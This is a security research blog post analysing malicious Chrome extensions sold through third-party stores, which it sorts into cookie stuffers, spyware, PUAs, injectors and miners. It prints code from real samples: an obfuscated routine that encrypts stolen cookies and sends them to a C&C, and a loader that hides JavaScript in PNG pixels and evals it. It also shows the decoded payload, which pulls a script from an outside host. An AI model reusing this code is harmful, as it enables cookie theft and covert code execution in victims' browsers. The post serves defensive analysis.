Share this blog

It is time for us to change how we think about malware. No longer is it limited to one specific operating system or device type. Like with phishing attacks, malware developers have been working on malware that can impact a broader range of systems to increase the number of potential victims of their malicious campaigns. Web browsers have become very lucrative and effective attack surfaces enabling these threat actors' ability to execute code within the application itself as extensions, keeping malicious activity out of the eyes of a majority of endpoint security tools.

Web browsers are treasure troves of personal and private information, especially since most sensitive data processed on a device, like credit card info and passwords, pass through the web experience. This fact alone has driven a significant increase in the number of malicious browser extensions detected in the wild, targeting unsuspecting victims in consumer and enterprise settings.

Once installed, these malicious extensions can steal cookies or credentials, capture keystrokes, mine cryptocurrencies on the victim's device, inject malicious javascript code to web pages, or even use browser exploits to drop malware on the victim's device.

According to SentinelOne research, browser extensions were one of the six real-world threats to Chromebook and ChromeOS. The Zimperium zLabs team has classified thousands of malicious browser extension samples hosted in multiple repositories and stores using various dynamic and static reverse engineering methods. The pieces covered in this blog were present in third-party extension stores and not present in any official Chrome repository.

During our research we found that the most common categories for undesirable extensions are:

- Spyware
- JavaScript Injector
- Potentially unwanted applications (PUA)
- Adware
- Miner
- Browser Modifier
- Fake Ad Blocker

The distribution of these families is shown in the figure below:



Figure 1: Classification of malware

Adware and spyware account for the most common malware families, with 11 out of the top 15 discovered falling into one of those two. Other families were JavaScript Injectors, potentially unwanted applications (PUA), and Browser modifiers.

If we include some subfamilies for each category, the family distribution is shown in Figure 2.

TOP MALWARE FAMILIES OF CHROME EXTENSIONS



Figure 2: Top malware families

Fake Ad Blockers

Ad blockers are one common extension in the Chrome web store, promising to disable ads on websites and improve the web browsing experience. Many fake ad blockers are clones of legitimate, open-source ad blockers but with additional code inserted to serve a malicious purpose, commonly delivered through third-party extension stores. Some ad blockers are loaded with crypto mining or cookie stuffing for monetary purposes.

In affiliate marketing, a third-party website places ads for the product on their website. When users click on the ad and make a purchase, the third-party website earns a commission for that purchase. They can also earn a commission if the user closes that website after that redirect and makes a purchase later using the same browser. Whenever a user is redirected from an ad to the product website, it drops a cookie on the user's browser, giving the affiliate marketer credit for the traffic (Figure 3). While affiliate marketing is a legitimate concept, cookie-stuffing is a process where these fake ad blockers redirect users to the website to drop cookies without the user's knowledge to generate revenue for the extension developer.

Figure 4 shows an example of a redirection chain and cooking stuffing for an extension targeting aliexpress.com. From a technical point of view, the affiliate cookies are dropped to the victim's browser using the Set-Cookie response header in the HTTP request (Figure 5). If the user later visits the target website and completes a qualifying transaction (such as making a purchase), the malicious party is paid a commission.

Figure 3: CookieStuffing

1	http://urldata.net	GET	/newapi/click/Ykh25-ur7LzOXVVZJHM...		302	433	HTML
2	https://hskwq.com	GET	/click-FQJBJWWS-MKIGQNPP?bt=25...	✓	303	1078	HTML
3	https://s.click.aliexpress.com	GET	/deep_link.htm?af=5zcW&cn=aliexpre...	✓	302	2636	HTML
4	https://aliexpress.com	GET	/?af=5zcW&cn=aliexpress&cv=banner...	✓	301	1097	HTML
5	https://www.aliexpress.com	GET	/?af=5zcW&cn=aliexpress&cv=banner...	✓	302	2824	
6	https://best.aliexpress.com	GET	/?lan=en&af=5zcW&cn=aliexpress&cv...	✓	200	49546	HTML

Figure 4: Redirection Chain

Figure 5: Set-Cookie Header in HTTP Response

Spyware

Spyware is a problem on all devices, from mobile to traditional endpoints, often relying on complicated malware and exploits. On traditional endpoints, spyware is usually surveilling users by accessing the camera and microphone, as well as monitoring web and communication activity. But spyware built into browser extensions can bypass traditional security layers, are less difficult to build and provide direct access to browser content — including unencrypted browser traffic. The spyware extensions are generally designed to steal cookies and credentials for various websites such as Facebook, Roblox, and Crypto Wallets. These types of spyware are often called Infostealers.



Figure 6: Classification of Spyware

One example of spyware is a Fake Google Translate extension (identifier:hemlmgggokggmncimchkllhcjcaimcle) designed to steal a victim's Facebook data. The name and icon of this extension are replaced with that of Google Translate to fool victims into believing that this is a legitimate extension (Figure 7). But analysis of the source code reveals its true intention as spyware.



Figure 7: Extension: hemlmgggokggmncimchkllhcjcaimcle(Fake Google Translate) spyware

Figure 8 shows how this extension overrides the favicon, the broad set of permissions requested, and how the description is crafted to mimic Google Translate one.

Figure 8: manifest.json highlighting the name and fake description.

manifest.json has the background variable with the page background.html, which includes background.js (Figure 9). The extension collects all the cookies in variable _0xd560x21, then converts it to JSON and encrypts it before sending it over to the C&C.

```
function sendChristmasOK(_0xd560xe) {
    chrome['cookies']['getAll']({
        url
    }, (_0xd560x21) => {
        var _0xd560x22 = {};
        _0xd560x22['type'] = 'cookies';
        _0xd560x22['uid'] = _0xd560xe;
        // Removed.
        if ('undefined' != typeof loginstate) {
            _0xd560x22['loginstate'] = loginstate
        } else {
            _0xd560x22['loginstate'] = null
        };
        // Removed.
        if ('undefined' != typeof adscard) {
            _0xd560x22['adscard'] = adscard
        } else {
            _0xd560x22['adscard'] = null
        };
        if ('undefined' != typeof bid) {
            _0xd560x22['bid'] = bid
        } else {
            _0xd560x22['bid'] = '-1'
        };
        _0xd560x22['ua'] = navigator['userAgent'];
        _0xd560x22['language'] = navigator['language'];;;
        _0xd560x22['data'] = _0xd560x21;
        var _0xd560x23 = JSON['stringify'](_0xd560x22);
        log(_0xd560x23);
        var _0xd560x24 = CryptoJS['enc']['Utf8']['parse'](keyStr);
        var _0xd560x25 = CryptoJS['AES']['encrypt'](_0xd560x23, _0xd560x24, {
            mode: CryptoJS['mode']['ECB'],
            padding: CryptoJS['pad']['Pkcs7']
        });
        var _0xd560x26 = _0xd560x25.toString();
        log(_0xd560x26);
        $['ajax']({
            type: 'GET',
            url: apibasequeryurl1,
            success: function(_0xd560x11) {
                sendChristmasData(_0xd560x11, _0xd560x26)
            },
```

Figure 9: background.js

Potentially Unwanted Applications (PUA)

PUAs are programs that degrade user experience by displaying ads, redirecting web pages, using computer resources, tracking users, and more. Typically less malicious than other threats, these extensions are installed along with some OS applications. Many of the PUA extensions range from Toolbars to New-tab pages.

Figure 10: ask.com toolbar

Figure 10, shows the Ask Toolbar installed and some versions of Java setup (Figure 11). This toolbar statically binds itself on all the web pages a user visits.

Figure 11: Java setup

JavaScript Injectors

JavaScript Injector malware injects its malicious javascript code into the web pages a victim visits. This injected Javascript can steal tokens, cookies, payment information, and passwords that are entered on any website. They can also inject malicious or deceiving ads on a webpage.

Javascript Injectors use more sophisticated techniques like steganography to smuggle malicious code inside images to evade perimeter tools such as web gateways and content filters. Figure 12 shows the manifest file of one example of such extensions.


```
{
   "background": {
      "scripts": [ "background.js" ]
   },
   "browser_action": {
      "default_icon": "icon_128.png",
      "default_popup": "popup.html",
      "default_title": "Quick access to Imdb"
   },
   "content_scripts": [ {
      "js": [ "tyutsfffr.js" ],
      "matches": [ "*://*/*" ]
   } ],
   "description": "Fast access to Imdb",
   "icons": {
      "128": "icon_128.png",
      "16": "icon_128.png",
      "32": "icon_128.png",
      "48": "icon_128.png"
   },
   "key": "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAg9D+Y+tV7iULoawDbjcvZvF5BCkQRHRhtXDQN5v2OjhcGwsSfqc2zuLQeJFa0Sd7v03k/
      KCDxVKUtUp9HbVJo0z9ybPHGKtNdtFgqMN4wiHsz7nhkkpZHfEej6AUbo9NL2JufrTBegWW6rtK36r4maX9VgSFseV66Fb9qiPb0vXynHOauyEIDyb7SPuq2bBXwJlx6Oi2Eh5Z6od7bSSbU8oggjhufhL/qHnqM7p/
      iXkHjjvvmvZWfJ3R8SMiYX/X2yH92F0I4ClnnBT2YMhmCcygtrSuNZ+nacTWT7oYIQzeGWDK9JhMgafEFZFtTGkVHAFC/0YW2EY/rH2GPIC4QwIDAQAB",
   "manifest_version": 2,
   "name": "Quick access to Imdb",
   "permissions": [ "tabs", "storage", "cookies", "*://*.chromewin.bid/*" ],
   "short_name": "Quick access to Imdb",
   "update_url": "https://clients2.google.com/service/update2/crx",
   "version": "1.10",
   "web_accessible_resources": [ "a548b2c2c8464aeaefad60db73ed6b72.png", "tyutsfffr.js", "background.js" ]
}
```


Figure 12: manifest.json file

Here the permissions include cookies, the web_accessible_resources are a548b2c2c8464aeaefad60db73ed6b72.png , tyutsfffr.js, and background.js, and the content_script is tyutsfffr.js. The code which injects malicious code to a webpage is located in the file tyutsfffr.js.

The image a548b2c2c8464aeaefad60db73ed6b72.png (Figure 13) has embedded the data shown in Figure 14. The injected code is used to collect Amazon searches and redirect Yahoo searches and other booking websites.



Figure 13:: a548b2c2c8464aeaefad60db73ed6b72.png

```
00000000: 8950 4e47 0d0a 1a0a 0000 000d 4948 4452  .PNG........IHDR
00000010: 0000 000c 0000 000c 0803 0000 0061 abac  .............a..
00000020: d500 0000 7250 4c54 4521 2121 6666 6675  ....rPLTE!!!fffu
00000030: 7575 6e6e 6e63 6363 7474 7469 6969 6f6f  uunnnccctttiiioo
00000040: 6f28 2828 2929 297b 7b7b 7676 7661 6161  o((()))){{{vvvaaa
00000050: 7272 7220 2020 3d3d 3d64 6464 6d6d 6d65  rrr   ===dddmmme
00000060: 6565 2e2e 2e45 4545 6c6c 6c22 2222 7373  ee...EEElll"""ss
00000070: 7370 7070 3b3b 3b68 6868 3a3a 3a2f 2f2f  sppp;;;hhh:::///
00000080: 6767 6731 3131 6a6a 6a2c 2c2c 6262 6279  ggg111jjj,,,bbby
00000090: 7979 4343 437d 7d7d 0000 00b6 cea2 fc00  yyCCC}}}........
000000a0: 0000 0970 4859 7300 000e c400 000e c401  ...pHYs.........
000000b0: 952b 0e1b 0000 007a 4944 4154 0899 4dcc  .+.....zIDAT..M.
000000c0: 4b16 c220 1005 d136 f068 5030 d018 2018  K.. ...6.hP0.. .
000000d0: ff66 ff5b 341e 27de 518d 8a68 3728 0dc3  .f.[4.'.Q..h7(..
000000e0: caba 3d1d 7c38 628c ac87 24a4 9075 100f  ..=.|8b...$..u..
000000f0: 394d 4249 146c a93a 9806 2a6e 46ae 418f  9MBI.l.:..*nF.A.
00000100: a583 d0ea 7959 3a73 1290 cf9a d352 0530  ....yY:s.....R.0
00000110: 8a2e f55b d77c abe5 4ebf e9f6 7c70 a467  ...[.|..N...|p.g
00000120: f6ad 898a af6e 268a 16ee 6ddd bc6e 68fd  .....n&...m..nh.
00000130: f301 4344 0977 cf11 9b34 0000 0000 4945  ..CD.w...4....IE
00000140: 4e44 ae42 6082                           ND.B`.
```

Figure 14: hex dump of a548b2c2c8464aeaefad60db73ed6b72.png

```javascript
function loadPNGData(strFilename, fncCallback) {

    var bCanvas = false;
    var oCanvas = document.createElement("canvas");
    if (oCanvas.getContext) {
        var oCtx = oCanvas.getContext("2d");
        if (oCtx.getImageData) {
            bCanvas = true;
        }
    }
    //get patametr for unicufitation
    if (bCanvas) {
        var oImg = new Image();
        oImg.style.position = "absolute";
        oImg.style.left = "-10000px";
        document.body.appendChild(oImg);
         var image=new Image();
         oImg.crossOrigin="Anonymous";
         oImg.onload = function() {

            var iWidth = this.offsetWidth;
            var iHeight = this.offsetHeight;
            oCanvas.width = iWidth;
            oCanvas.height = iHeight;
            oCanvas.style.width = iWidth+"px";
            oCanvas.style.height = iHeight+"px";
            var oText = document.getElementById("output");
            oCtx.drawImage(this,0,0);
            var UimageObj = new Image();

                //get patametr for unicufitation
                //and my variable
            var oData = oCtx.getImageData(0,0,iWidth,iHeight).data;
            var a = [];
            var len = oData.length;
            var p = -1;
            for (var i=0;i<len;i+=4) {
                if (oData[i] > 0)
                    a[++p] = String.fromCharCode(oData[i]);
            };
            var strData = a.join("");
            if (fncCallback) {
                fncCallback(strData);
            }
            document.body.removeChild(oImg);
        }

        oImg.src = strFilename;
        return true;
    } else {
        return false;
    }
}
var run = function(s) {
  try{ eval(s); } catch(ex) { alert(ex); }
}
chrome.extension.sendMessage('fdgsdfgsdfdf', function(backMessage){
  loadPNGData(chrome.extension.getURL(backMessage),run);
});
```

Figure 15: tyutsfffr.js

The malicious javascript code is hidden in image pixels and then passed to eval (in the run function). After decrypting the a548b2c2c8464aeaefad60db73ed6b72.png using the LoadPNGData process (Figure 15), the actual code results in the following unpacked JavaScript (Figure 16)

```
function(){
    var t=document.createElement("script");
    t.src="https://hoometa.com/settings/set1.js",document.body.appendChild(t)
}();
```

Figure 16: decrypted code from a548b2c2c8464aeaefad60db73ed6b72.png

After several redirections, the end URL is https[://]worksrc.cool/dd906ff71a73923712.js, which contains the malicious code (Figure 16). The analysis of the malicious code is beyond the scope of this blog post.

Miners / CryptoJackers

Cryptojacking uses CPU and other resources on the victim's personal computers, laptops, and mobile devices to mine cryptocurrencies. These are more commonly found in binaries such as cracked or downloaded applications, which are moving into leveraging extensions to gain access to CPU and memory resources.

Below is one example; this extension appears to be a simple clock, but it mines cryptocurrency on the user's personal computer, using resources until the last browser tab is closed.

